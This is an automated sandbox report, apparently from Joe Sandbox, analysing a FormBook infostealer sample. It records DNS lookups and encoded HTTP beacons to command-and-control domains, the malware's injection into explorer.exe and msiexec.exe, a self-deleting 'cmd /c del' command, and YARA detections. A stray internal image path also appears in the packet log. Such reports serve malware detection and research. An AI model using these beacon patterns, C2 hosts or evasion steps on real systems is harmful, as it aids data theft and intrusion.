May 4, 2021 18:40:48.381818056 CEST	8.8.8.8	192.168.2.4	0x5ec0	No error (0)	www.donelys.com	parkingpage.namecheap.com		CNAME (Canonical name)	IN (0x0001)
May 4, 2021 18:40:48.381818056 CEST	8.8.8.8	192.168.2.4	0x5ec0	No error (0)	parkingpage.namecheap.com		198.54.117.216	A (IP address)	IN (0x0001)
May 4, 2021 18:40:48.381818056 CEST	8.8.8.8	192.168.2.4	0x5ec0	No error (0)	parkingpage.namecheap.com		198.54.117.212	A (IP address)	IN (0x0001)
May 4, 2021 18:40:48.381818056 CEST	8.8.8.8	192.168.2.4	0x5ec0	No error (0)	parkingpage.namecheap.com		198.54.117.218	A (IP address)	IN (0x0001)
May 4, 2021 18:40:48.381818056 CEST	8.8.8.8	192.168.2.4	0x5ec0	No error (0)	parkingpage.namecheap.com		198.54.117.211	A (IP address)	IN (0x0001)
May 4, 2021 18:40:48.381818056 CEST	8.8.8.8	192.168.2.4	0x5ec0	No error (0)	parkingpage.namecheap.com		198.54.117.210	A (IP address)	IN (0x0001)
May 4, 2021 18:40:48.381818056 CEST	8.8.8.8	192.168.2.4	0x5ec0	No error (0)	parkingpage.namecheap.com		198.54.117.217	A (IP address)	IN (0x0001)
May 4, 2021 18:40:48.381818056 CEST	8.8.8.8	192.168.2.4	0x5ec0	No error (0)	parkingpage.namecheap.com		198.54.117.215	A (IP address)	IN (0x0001)
May 4, 2021 18:40:54.520982981 CEST	8.8.8.8	192.168.2.4	0xf194	No error (0)	www.timbraunmusician.com	timbraunmusician.com		CNAME (Canonical name)	IN (0x0001)
May 4, 2021 18:40:54.520982981 CEST	8.8.8.8	192.168.2.4	0xf194	No error (0)	timbraunmusician.com		107.180.51.23	A (IP address)	IN (0x0001)
May 4, 2021 18:41:00.381505013 CEST	8.8.8.8	192.168.2.4	0x7c0e	No error (0)	www.anygivenrunday.com		172.247.179.61	A (IP address)	IN (0x0001)
May 4, 2021 18:41:05.892970085 CEST	8.8.8.8	192.168.2.4	0x13ea	No error (0)	www.mollysmulligan.com		3.13.31.214	A (IP address)	IN (0x0001)
May 4, 2021 18:41:11.250770092 CEST	8.8.8.8	192.168.2.4	0xf6ca	No error (0)	www.2000deal.com	2000deal.com		CNAME (Canonical name)	IN (0x0001)
May 4, 2021 18:41:11.250770092 CEST	8.8.8.8	192.168.2.4	0xf6ca	No error (0)	2000deal.com		34.102.136.180	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- www.kayandbernard.com
- www.palomachurch.com
- www.gb-contracting.com
- www.effectivemarketinginc.com
- www.donelys.com
- www.timbraunmusician.com
- www.anygivenrunday.com
- www.2000deal.com

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.4	49760	184.168.131.241	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
May 4, 2021 18:40:06.124053001 CEST	5022	OUT	GET /8u3b/?DzrXY=W0cOTmFEbnIJWZ9bmCGSrxqzq+x0vekMOKZqlI6Zx++4S/b9RAwggujLJglRzC1NYopM&zR-4v=0v1D8ZZ8otVT4F9P HTTP/1.1 Host: www.kayandbernard.com Connection: close Data Raw: 00 00 00 00 00 00 00 00 Data Ascii:
May 4, 2021 18:40:06.357764959 CEST	5024	IN	HTTP/1.1 301 Moved Permanently Server: nginx/1.16.1 Date: Tue, 04 May 2021 16:40:06 GMT Content-Type: text/html; charset=utf-8 Transfer-Encoding: chunked Connection: close Location: https://www.zola.com/wedding/kayandbernard?DzrXY=W0cOTmFEbnIJWZ9bmCGSrxqzq+x0vekMOKZqlI6Zx++4S/b9RAwggujLJglRzC1NYopM&zR-4v=0v1D8ZZ8otVT4F9P Data Raw: 30 0d 0a 0d 0a Data Ascii: 0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.4	49761	184.168.131.241	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
May 4, 2021 18:40:11.893379927 CEST	5519	OUT	GET /8u3b/?DzrXY=9jYQaMLPhL6iMydi3VPda4ZpO9Nse4x/dRiG0pGEWG94UmnbrF8uLUegU4DyS4zVRk0C&zR-4v=0v1D8ZZ8otVT4F9P HTTP/1.1 Host: www.palomachurch.com Connection: close Data Raw: 00 00 00 00 00 00 00 00 Data Ascii:
May 4, 2021 18:40:12.124341011 CEST	5520	IN	HTTP/1.1 301 Moved Permanently Server: nginx/1.16.1 Date: Tue, 04 May 2021 16:40:12 GMT Content-Type: text/html; charset=utf-8 Transfer-Encoding: chunked Connection: close Location: http://www.palomachurch.org/8u3b/?DzrXY=9jYQaMLPhL6iMydi3VPda4ZpO9Nse4x/dRiG0pGEWG94UmnbrF8uLUegU4DyS4zVRk0C&zR-4v=0v1D8ZZ8otVT4F9P Data Raw: 30 0d 0a 0d 0a Data Ascii: 0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.4	49763	34.102.136.180	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
May 4, 2021 18:40:37.667260885 CEST	5532	OUT	GET /8u3b/?DzrXY=OOVfeLyiAWIpMBFTQ6m1xWirhq5hDDYdrnFBGiAZzRO7gqk2ccIpVztzXoI7ESdS0nQl&zR-4v=0v1D8ZZ8otVT4F9P HTTP/1.1 Host: www.gb-contracting.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
May 4, 2021 18:40:37.868899107 CEST	5539	IN	HTTP/1.1 403 Forbidden Server: openresty Date: Tue, 04 May 2021 16:40:37 GMT Content-Type: text/html Content-Length: 275 ETag: "6089bebd-113" Via: 1.1 google Connection: close Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 63 6f 6e 74 65 6e 74 2d 74 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 3e 0a 20 20 20 20 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 68 6f 72 74 63 75 74 20 69 63 6f 6e 22 20 68 72 65 66 3d 22 64 61 74 61 3a 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 3b 2c 22 20 74 79 70 65 3d 22 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 22 3e 0a 20 20 20 20 3c 74 69 74 6c 65 3e 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 3e 0a 3c 68 31 3e 41 63 63 65 73 73 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 0a 3c 2f 62 6f 64 79 3e 0a 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE html><html lang="en"><head> <meta http-equiv="content-type" content="text/html;charset=utf-8"> <link rel="shortcut icon" href="data:image/x-icon;," type="image/x-icon"> <title>Forbidden</title></head><body> Access Forbidden </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.4	49765	34.102.136.180	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
May 4, 2021 18:40:42.996263027 CEST	5542	OUT	GET /8u3b/?DzrXY=JlfdOX0KzvBKJCwgzl05144UYnW9L68BcaCAZdJQAkSKjAz8k9yDpbSclDCZ+PzEALYQ&zR-4v=0v1D8ZZ8otVT4F9P HTTP/1.1 Host: www.effectivemarketinginc.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
May 4, 2021 18:40:43.289160967 CEST	5542	IN	HTTP/1.1 403 Forbidden Server: openresty Date: Tue, 04 May 2021 16:40:43 GMT Content-Type: text/html Content-Length: 275 ETag: "6089bebd-113" Via: 1.1 google Connection: close Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 63 6f 6e 74 65 6e 74 2d 74 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 3e 0a 20 20 20 20 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 68 6f 72 74 63 75 74 20 69 63 6f 6e 22 20 68 72 65 66 3d 22 64 61 74 61 3a 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 3b 2c 22 20 74 79 70 65 3d 22 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 22 3e 0a 20 20 20 20 3c 74 69 74 6c 65 3e 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 3e 0a 3c 68 31 3e 41 63 63 65 73 73 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 0a 3c 2f 62 6f 64 79 3e 0a 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE html><html lang="en"><head> <meta http-equiv="content-type" content="text/html;charset=utf-8"> <link rel="shortcut icon" href="data:image/x-icon;," type="image/x-icon"> <title>Forbidden</title></head><body> Access Forbidden </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
4	192.168.2.4	49766	198.54.117.216	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
May 4, 2021 18:40:49.213042974 CEST	5543	OUT	GET /8u3b/?DzrXY=E22nI3RnpwZWCefDbfimDOhq+q3UJ25lzo576Tq9svNo94y15LKXeVX0ss+5c65l5TJA&zR-4v=0v1D8ZZ8otVT4F9P HTTP/1.1 Host: www.donelys.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
5	192.168.2.4	49767	107.180.51.23	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
May 4, 2021 18:40:54.655491114 CEST	5545	OUT	GET /8u3b/?DzrXY=eX+lvTL7MbK9tAC2dirOGxJtmp01sBQmjLclFmQfDMoi81TUQ4NjHQaRBE4FvlEeLFd1&zR-4v=0v1D8ZZ8otVT4F9P HTTP/1.1 Host: www.timbraunmusician.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
May 4, 2021 18:40:55.565521955 CEST	5545	IN	HTTP/1.1 301 Moved Permanently Date: Tue, 04 May 2021 16:40:54 GMT Server: Apache X-Powered-By: PHP/7.4.11 Expires: Wed, 11 Jan 1984 05:00:00 GMT Cache-Control: no-cache, must-revalidate, max-age=0 X-Redirect-By: WordPress Upgrade: h2,h2c Connection: Upgrade, close Location: http://timbraunmusician.com/8u3b/?DzrXY=eX+lvTL7MbK9tAC2dirOGxJtmp01sBQmjLclFmQfDMoi81TUQ4NjHQaRBE4FvlEeLFd1&zR-4v=0v1D8ZZ8otVT4F9P Vary: User-Agent Content-Length: 0 Content-Type: text/html; charset=UTF-8

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
6	192.168.2.4	49768	172.247.179.61	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
May 4, 2021 18:41:00.597980022 CEST	5546	OUT	GET /8u3b/?DzrXY=mgRUTtjP8oa9OY5PRVEI9pvNIm77vLp11T7wLcVaXT+EQBswbtHCc7JJdGZTw0GPMHIV&zR-4v=0v1D8ZZ8otVT4F9P HTTP/1.1 Host: www.anygivenrunday.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:


Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
7	192.168.2.4	49770	34.102.136.180	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
May 4, 2021 18:41:11.294384956 CEST	5549	OUT	GET /8u3b/?DzrXY=/wAP08hkjicc6Jt0eNBrV8xVMyK0vdY+Qr+E6nWTlRrbM9gWbC2ePToIBG3Sa1gtWFqW&zR-4v=0v1D8ZZ8otVT4F9P HTTP/1.1 Host: www.2000deal.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
May 4, 2021 18:41:11.497021914 CEST	5549	IN	HTTP/1.1 403 Forbidden Server: openresty Date: Tue, 04 May 2021 16:41:11 GMT Content-Type: text/html Content-Length: 275 ETag: "6085c4a5-113" Via: 1.1 google Connection: close Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 63 6f 6e 74 65 6e 74 2d 74 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 3e 0a 20 20 20 20 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 68 6f 72 74 63 75 74 20 69 63 6f 6e 22 20 68 72 65 66 3d 22 64 61 74 61 3a 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 3b 2c 22 20 74 79 70 65 3d 22 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 22 3e 0a 20 20 20 20 3c 74 69 74 6c 65 3e 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 3e 0a 3c 68 31 3e 41 63 63 65 73 73 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 0a 3c 2f 62 6f 64 79 3e 0a 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE html><html lang="en"><head> <meta http-equiv="content-type" content="text/html;charset=utf-8"> <link rel="shortcut icon" href="data:image/x-icon;," type="image/x-icon"> <title>Forbidden</title></head><body> Access Forbidden </body></html>

Code Manipulations

Statistics

Behavior



System Behavior

Analysis Process: g1EhgmCqCD.exe PID: 7100 Parent PID: 5944

General

Start time:	18:39:00
Start date:	04/05/2021
Path:	C:\Users\user\Desktop\g1EhgmCqCD.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\Desktop\g1EhgmCqCD.exe'
Imagebase:	0x5b0000
File size:	665600 bytes
MD5 hash:	5551346AA9F251895021B95A2A7CC390
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000001.00000002.668734008.00000000039F9000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000001.00000002.668734008.00000000039F9000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000001.00000002.668734008.00000000039F9000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_AntiVM_3, Description: Yara detected AntiVM_3, Source: 00000001.00000002.667933486.0000000002A62000.00000004.00000001.sdmp, Author: Joe Security
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6D14CF06	unknown

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6D14CF06	unknown
C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\g1EhgmCqCD.exe.log	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	6D45C78D	CreateFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\g1EhgmCqCD.exe.log	unknown	1314	31 2c 22 66 75 73 69 6f 6e 22 2c 22 47 41 43 22 2c 30 0d 0a 31 2c 22 57 69 6e 52 54 22 2c 22 4e 6f 74 41 70 70 22 2c 31 0d 0a 32 2c 22 4d 69 63 72 6f 73 6f 66 74 2e 56 69 73 75 61 6c 42 61 73 69 63 2c 20 56 65 72 73 69 6f 6e 3d 31 30 2e 30 2e 30 2e 30 2c 20 43 75 6c 74 75 72 65 3d 6e 65 75 74 72 61 6c 2c 20 50 75 62 6c 69 63 4b 65 79 54 6f 6b 65 6e 3d 62 30 33 66 35 66 37 66 31 31 64 35 30 61 33 61 22 2c 30 0d 0a 32 2c 22 53 79 73 74 65 6d 2e 57 69 6e 64 6f 77 73 2e 46 6f 72 6d 73 2c 20 56 65 72 73 69 6f 6e 3d 34 2e 30 2e 30 2e 30 2c 20 43 75 6c 74 75 72 65 3d 6e 65 75 74 72 61 6c 2c 20 50 75 62 6c 69 63 4b 65 79 54 6f 6b 65 6e 3d 62 37 37 61 35 63 35 36 31 39 33 34 65 30 38 39 22 2c 30 0d 0a 33 2c 22 53 79 73 74 65 6d 2c 20 56 65 72 73 69 6f 6e 3d 34 2e	1,"fusion","GAC",0..1,"WinRT", "NotApp",1..2,"Microsoft.VisualBasic, Version=10.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..2,"System.Windows.Forms, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",0..3,"System, Version=4.	success or wait	1	6D45C907	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6D125705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6D125705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\a152fe02a317a77aeee36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6D0803DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6D12CA54	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	6D0803DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6D0803DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	6D0803DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6D0803DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6D125705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	6D125705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6BF91B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6BF91B4F	ReadFile

Analysis Process: g1EhgmCqCD.exe PID: 1748 Parent PID: 7100

General

Start time:	18:39:11
Start date:	04/05/2021
Path:	C:\Users\user\Desktop\g1EhgmCqCD.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\Desktop\g1EhgmCqCD.exe
Imagebase:	0xe60000
File size:	665600 bytes
MD5 hash:	5551346AA9F251895021B95A2A7CC390
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000003.00000002.726897385.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000003.00000002.726897385.0000000000400000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000003.00000002.726897385.0000000000400000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000003.00000002.728400574.00000000018A0000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000003.00000002.728400574.00000000018A0000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000003.00000002.728400574.00000000018A0000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000003.00000002.728247735.0000000001870000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000003.00000002.728247735.0000000001870000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000003.00000002.728247735.0000000001870000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	low

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\ntdll.dll	0	1622408	success or wait	1	4182A7	NtReadFile

Analysis Process: explorer.exe PID: 3424 Parent PID: 1748

General

Start time:	18:39:14
Start date:	04/05/2021
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	
Imagebase:	0x7ff6fee60000
File size:	3933184 bytes
MD5 hash:	AD5296B280E8F522A8A897C96BAB0E1D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: msiexec.exe PID: 7036 Parent PID: 3424

General

Start time:	18:39:36
Start date:	04/05/2021
Path:	C:\Windows\SysWOW64\msiexec.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\msiexec.exe
Imagebase:	0x1230000
File size:	59904 bytes
MD5 hash:	12C17B5A5C2A7B97342C362CA467E9A2
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000009.00000002.908953475.00000000001D0000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000009.00000002.908953475.00000000001D0000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000009.00000002.908953475.00000000001D0000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000009.00000002.909434155.0000000000550000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000009.00000002.909434155.0000000000550000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000009.00000002.909434155.0000000000550000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000009.00000002.909537061.0000000000610000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000009.00000002.909537061.0000000000610000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000009.00000002.909537061.0000000000610000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	high

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\ntdll.dll	0	1622408	success or wait	1	1E82A7	NtReadFile

Analysis Process: cmd.exe PID: 7028 Parent PID: 7036

General

Start time:	18:39:40
Start date:	04/05/2021
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	/c del 'C:\Users\user\Desktop\g1EhgmCqCD.exe'
Imagebase:	0x11d0000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D

Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\g1EhgmCqCD.exe	cannot delete	1	11F0374	DeleteFileW
C:\Users\user\Desktop\g1EhgmCqCD.exe	cannot delete	1	11F0374	DeleteFileW

Analysis Process: conhost.exe PID: 7116 Parent PID: 7028

General

Start time:	18:39:40
Start date:	04/05/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff724c50000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Disassembly

Code Analysis